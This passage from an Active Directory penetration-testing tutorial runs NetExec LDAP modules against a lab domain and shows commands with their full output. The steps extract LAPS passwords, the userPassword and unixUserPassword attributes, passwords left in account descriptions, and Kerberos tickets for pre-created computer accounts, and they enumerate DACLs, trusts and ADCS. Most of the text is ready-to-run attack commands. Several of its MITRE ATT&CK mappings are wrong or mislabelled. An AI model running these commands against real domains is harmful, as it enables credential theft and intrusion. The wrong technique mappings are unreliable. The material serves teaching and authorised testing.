LDAP 192.168.1.48 389 DC [+] ignite.local\raj:Password@1
GET-DESC ... 192.168.1.48 389 DC [+] Found following users:
GET-DESC ... 192.168.1.48 389 DC User: Administrator description: Built-in account
GET-DESC ... 192.168.1.48 389 DC User: Guest description: Built-in account for gue
GET-DESC ... 192.168.1.48 389 DC User: krbtgt description: Key Distribution Center
GET-DESC ... 192.168.1.48 389 DC User: aarti description: Password: Password@123
GET-DESC ... 192.168.1.48 389 DC User: yashika description: ASRep Roast
```


**MITRE ATT&CK Mapping:**

T1087 - Account Discovery.

LAPS Enumeration

Purpose:

LAPS (Local Administrator Password Solution) is a Microsoft solution that randomizes and stores local administrator passwords. This command retrieves the LAPS password for local administrator accounts.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 -M laps
```

```
(root@kali)~# nxc ldap 192.168.1.48 -u raj -p Password@1 -M laps
SMB      192.168.1.48      445      DC      [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:ignite.local) (signi
LDAP      192.168.1.48      389      DC      [+] ignite.local\raj:Password@1
LAPS      192.168.1.48      389      DC      [*] Getting LAPS Passwords
LAPS      192.168.1.48      389      DC      Computer: MSEDGEWIN10$ User: Password: /ezL6hboW0INQ
```

MITRE ATT&CK Mapping:

- **T1087** - Account Discovery.
- **T1110** - Brute Force (to brute force local administrator passwords).

Extracting Subnet Information

Purpose:

This command retrieves subnet information, which can help in identifying the network layout and plan further attacks such as lateral movement or exploiting vulnerable machines.

```
nxc ldap "192.168.1.48" -u "raj" -p "Password@1" -M get-network
```

```
(root@kali)~# nxc ldap "192.168.1.48" -u "raj" -p "Password@1" -M get-network
SMB      192.168.1.48      445      DC      [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:ignite.local) (signi
LDAP      192.168.1.48      389      DC      [+] ignite.local\raj:Password@1
GET-NETWORK 192.168.1.48      389      DC      [*] Querying zone for records
GET-NETWORK 192.168.1.48      389      DC      Found 3 records
GET-NETWORK 192.168.1.48      389      DC      [+] Dumped 3 records to /root/.nxc/logs/ignite.local_network_2024-12-25_042625.log
```

MITRE ATT&CK Mapping:

T1010 - Application Layer Protocol: SMB.

DACL Reading

Purpose:

The **DACL (Discretionary Access Control List)** reading command is used to view access control lists for specific AD objects, which can help identify overly permissive access or misconfigurations.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 --kdcHost ignite.local -M daclread -o TARGET=Administrator ACTION=read
```



```
(root@kali)~# nxc ldap 192.168.1.48 -u raj -p Password@1 --kdcHost ignite.local -M daclread -o TARGET=Administrator ACTION=read
[*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:ignite.local) (signing:True) (SMB)
LDAP 192.168.1.48 389 DC [+] ignite.local\raj:Password@1
Be careful, this module cannot read the DACLS recursively.
Target principal found in LDAP (CN=Administrator,CN=Users,DC=ignite,DC=local)
DACLREAD 192.168.1.48 389 DC ACE[0] info
ACE Type : ACCESS_ALLOWED_OBJECT_ACE
ACE flags : None
Access mask : ReadProperty
Flags : ACE_OBJECT_TYPE_PRESENT, ACE_INHERITED_OBJECT_TYPE_PRESENT
Object type (GUID) : User-Account-Restrictions (4c164200-20c0-11d0-a768-00aa006e0529)
Inherited type (GUID) : inetOrgPerson (4828cc14-1437-45bc-9b07-ad6f015e5f28)
Trustee (SID) : BUILTIN\Pre-Windows 2000 Compatible Access (S-1-5-32-554)
DACLREAD 192.168.1.48 389 DC ACE[1] info
ACE Type : ACCESS_ALLOWED_OBJECT_ACE
ACE flags : None
Access mask : ReadProperty
Flags : ACE_OBJECT_TYPE_PRESENT, ACE_INHERITED_OBJECT_TYPE_PRESENT
Object type (GUID) : User-Account-Restrictions (4c164200-20c0-11d0-a768-00aa006e0529)
Inherited type (GUID) : User (bf967aba-0de6-11d0-a285-00aa003049e2)
Trustee (SID) : BUILTIN\Pre-Windows 2000 Compatible Access (S-1-5-32-554)
DACLREAD 192.168.1.48 389 DC ACE[2] info
ACE Type : ACCESS_ALLOWED_OBJECT_ACE
ACE flags : None
Access mask : ReadProperty
Flags : ACE_OBJECT_TYPE_PRESENT, ACE_INHERITED_OBJECT_TYPE_PRESENT
Object type (GUID) : User-Logon (5f202010-79a5-11d0-9020-00c04fc2d4cf)
Inherited type (GUID) : inetOrgPerson (4828cc14-1437-45bc-9b07-ad6f015e5f28)
Trustee (SID) : BUILTIN\Pre-Windows 2000 Compatible Access (S-1-5-32-554)
DACLREAD 192.168.1.48 389 DC ACE[3] info
ACE Type : ACCESS_ALLOWED_OBJECT_ACE
ACE flags : None
Access mask : ReadProperty
Flags : ACE_OBJECT_TYPE_PRESENT, ACE_INHERITED_OBJECT_TYPE_PRESENT
Object type (GUID) : User-Logon (5f202010-79a5-11d0-9020-00c04fc2d4cf)
Inherited type (GUID) : User (bf967aba-0de6-11d0-a285-00aa003049e2)
Trustee (SID) : BUILTIN\Pre-Windows 2000 Compatible Access (S-1-5-32-554)
DACLREAD 192.168.1.48 389 DC ACE[4] info
ACE Type : ACCESS_ALLOWED_OBJECT_ACE
ACE flags : None
```

Explanation:

- M daclread: Reads the DACL of the specified target.
- o TARGET=Administrator ACTION=read: Specifies the target object (e.g., "Administrator") and the action to be performed (read the DACL).

MITRE ATT&CK Mapping:

T1074 - Data Staged (collecting information about DACLS for privilege escalation).

Get User Passwords

Purpose:

This command retrieves user passwords, which can be critical for offline cracking or further attacks.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 -M get-userPassword
```

```
(root@kali)~# nxc ldap 192.168.1.48 -u raj -p Password@1 -M get-userPassword
[*] Windows 10 / Server 2019 Build 17763 x64 (
LDAP 192.168.1.48 389 DC [+] ignite.local\raj:Password@1
GET-USER ... 192.168.1.48 389 DC [+] Found following users:
GET-USER ... 192.168.1.48 389 DC User: aarti userPassword: ['Password@987']
```

MITRE ATT&CK Mapping:

T1003 - OS Credential Dumping.

Get Unix User Password

Purpose:

This command retrieves passwords for Unix-based systems if integrated with AD. It is useful for assessing whether Unix accounts are vulnerable to attacks such as Pass-the-Hash.





```
nxc ldap 192.168.1.48 -u raj -p Password@1 -M get-unixUserPassword
```

```
(root@kali)-[~]
# nxc ldap 192.168.1.48 -u raj -p Password@1 -M get-unixUserPassword
SMB      192.168.1.48      445      DC      [*] Windows 10 / Server 2019 Build 17763 x64 (na
LDAP     192.168.1.48      389      DC      [+] ignite.local\raj:Password@1
GET-UNIX ... 192.168.1.48      389      DC      [+] Found following users:
GET-UNIX ... 192.168.1.48      389      DC      User: aarti unixUserPassword: ['Admin@123987']
```

MITRE ATT&CK Mapping:

T1003.003 - OS Credential Dumping: Unix.

Password Settings Objects (PSO)

Purpose:

This command retrieves the **Password Settings Objects (PSO)**, which are used to define password policies in AD. If misconfigured, these could allow an attacker to bypass certain password requirements.

```
nxc ldap 192.168.1.48 -u administrator -p Ignite@987 -M pso
```

```
(root@kali)-[~]
# nxc ldap 192.168.1.48 -u administrator -p Ignite@987 -M pso
SMB      192.168.1.48      445      DC      [*] Windows 10 / Server 2019 Build 17763 x64 (r
LDAP     192.168.1.48      389      DC      [+] ignite.local\administrator:Ignite@987 (Pwn3
PSO      192.168.1.48      389      DC      [+] Attempting to enumerate policies ...
PSO      192.168.1.48      389      DC      2 PSO Objects found!
PSO      192.168.1.48      389      DC      [+] Attempting to enumerate objects with an app
PSO      192.168.1.48      389      DC      [+] Attempting to enumerate details ...
PSO      192.168.1.48      389      DC      Policy Name: HR Password Policy
PSO      192.168.1.48      389      DC      Minimum Password Length: 7
PSO      192.168.1.48      389      DC      Minimum Password History Length: 24
PSO      192.168.1.48      389      DC      Lockout Threshold: 0
PSO      192.168.1.48      389      DC      Observation Window: 30 minutes
PSO      192.168.1.48      389      DC      Lockout Duration: 30 minutes
PSO      192.168.1.48      389      DC      Complexity Enabled: TRUE
PSO      192.168.1.48      389      DC      Minimum Password Age: 1 days
PSO      192.168.1.48      389      DC      Maximum Password Age: 42 days
PSO      192.168.1.48      389      DC      Reversible Encryption: FALSE
PSO      192.168.1.48      389      DC      Precedence: 10 (Lower is Higher Priority)
PSO      192.168.1.48      389      DC      Policy Applies to:
PSO      192.168.1.48      389      DC      Policy Name: Sales Group Policy
PSO      192.168.1.48      389      DC      Minimum Password Length: 15
PSO      192.168.1.48      389      DC      Minimum Password History Length: 24
PSO      192.168.1.48      389      DC      Lockout Threshold: 3
PSO      192.168.1.48      389      DC      Observation Window: 30 minutes
PSO      192.168.1.48      389      DC      Lockout Duration: 30 minutes
PSO      192.168.1.48      389      DC      Complexity Enabled: TRUE
PSO      192.168.1.48      389      DC      Minimum Password Age: 1 days
PSO      192.168.1.48      389      DC      Maximum Password Age: 42 days
PSO      192.168.1.48      389      DC      Reversible Encryption: FALSE
PSO      192.168.1.48      389      DC      Precedence: 11 (Lower is Higher Priority)
PSO      192.168.1.48      389      DC      Policy Applies to:
```

MITRE ATT&CK Mapping:

T1071 - Application Layer Protocol: LDAP (retrieving password policies).



Trusts Enumeration

Purpose:

Enumerates trust relationships between different domains, which can be useful for lateral movement and attacking interconnected domains.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 -M enum_trusts
```

```
(root@kali)-[~]
# nxc ldap 192.168.1.48 -u raj -p Password@1 -M enum_trusts
SMB      192.168.1.48 445 DC      [*] Windows 10 / Server 2019 Build 17763 x64
LDAP     192.168.1.48 389 DC      [+] ignite.local\raj:Password@1
ENUM_TRUSTS 192.168.1.48 389 DC      [+] Found the following trust relationships:
ENUM_TRUSTS 192.168.1.48 389 DC      ignite.local → Bidirectional → Other
```

MITRE ATT&CK Mapping:

T1076 - Remote Desktop Protocol (RDP) (used for lateral movement once trust relationships are identified).

Identifying Pre-Created Computer Accounts

Purpose:

This command identifies pre-created computer accounts that could be used for bypassing security controls or creating rogue machines on the network.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 -M pre2k
```

```
(root@kali)-[~]
# nxc ldap 192.168.1.48 -u raj -p Password@1 -M pre2k
SMB      192.168.1.48 445 DC      [*] Windows 10 / Server 2019 Build 17763 x64
LDAP     192.168.1.48 389 DC      [+] ignite.local\raj:Password@1
PRE2K    192.168.1.48 389 DC      Pre-created computer account: DEMO$
PRE2K    192.168.1.48 389 DC      Pre-created computer account: PC1$
PRE2K    192.168.1.48 389 DC      [+] Found 2 pre-created computer accounts. Sa
PRE2K    192.168.1.48 389 DC      [+] Successfully obtained TGT for demo@ignite
PRE2K    192.168.1.48 389 DC      [+] Successfully obtained TGT for pc1@ignite.
PRE2K    192.168.1.48 389 DC      [+] Successfully obtained TGT for 2 pre-creat
```

MITRE ATT&CK Mapping:

T1077 - Windows Admin Shares.

Active Directory Certificate Services (ADCS)

Purpose:

ADCS can be exploited to issue certificates for unauthorized machines. This command checks for misconfigurations or exploitable configurations within ADCS.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 -M adcs
```



```
(root@kali)-[~]
# nxc ldap 192.168.1.48 -u raj -p Password@1 -M adcs
SMB      192.168.1.48      445      DC      [*] Windows 10 / Server 2019 Build 17763 x64
LDAP     192.168.1.48      389      DC      [+] ignite.local\raj:Password@1
ADCS     192.168.1.48      389      DC      [*] Starting LDAP search with search filter '
ADCS     192.168.1.48      389      DC      Found PKI Enrollment Server: DC.ignite.local
ADCS     192.168.1.48      389      DC      Found CN: ignite-DC-CA
```

MITRE ATT&CK Mapping:

T1553.003 - Application Layer Protocol: SMB.

Conclusion

The **Active Directory Pentesting Using Netexec** approach provides a **command-based methodology** for **AD pentesting**. Consequently, it can help identify **misconfigurations**, discover **critical attack paths**, and validate **vulnerabilities**. This tool plays a **crucial role** in the process of assessing the **security posture** of an **Active Directory environment** and can be used for both **red team operations** and **vulnerability assessments**.

By understanding the purpose and usage of each **Netexec command**, **penetration testers** can effectively map their **attacks** to the **MITRE ATT&CK framework**, ensuring that the assessment is thorough and aligned with **industry-standard tactics, techniques, and procedures (TTPs)**.

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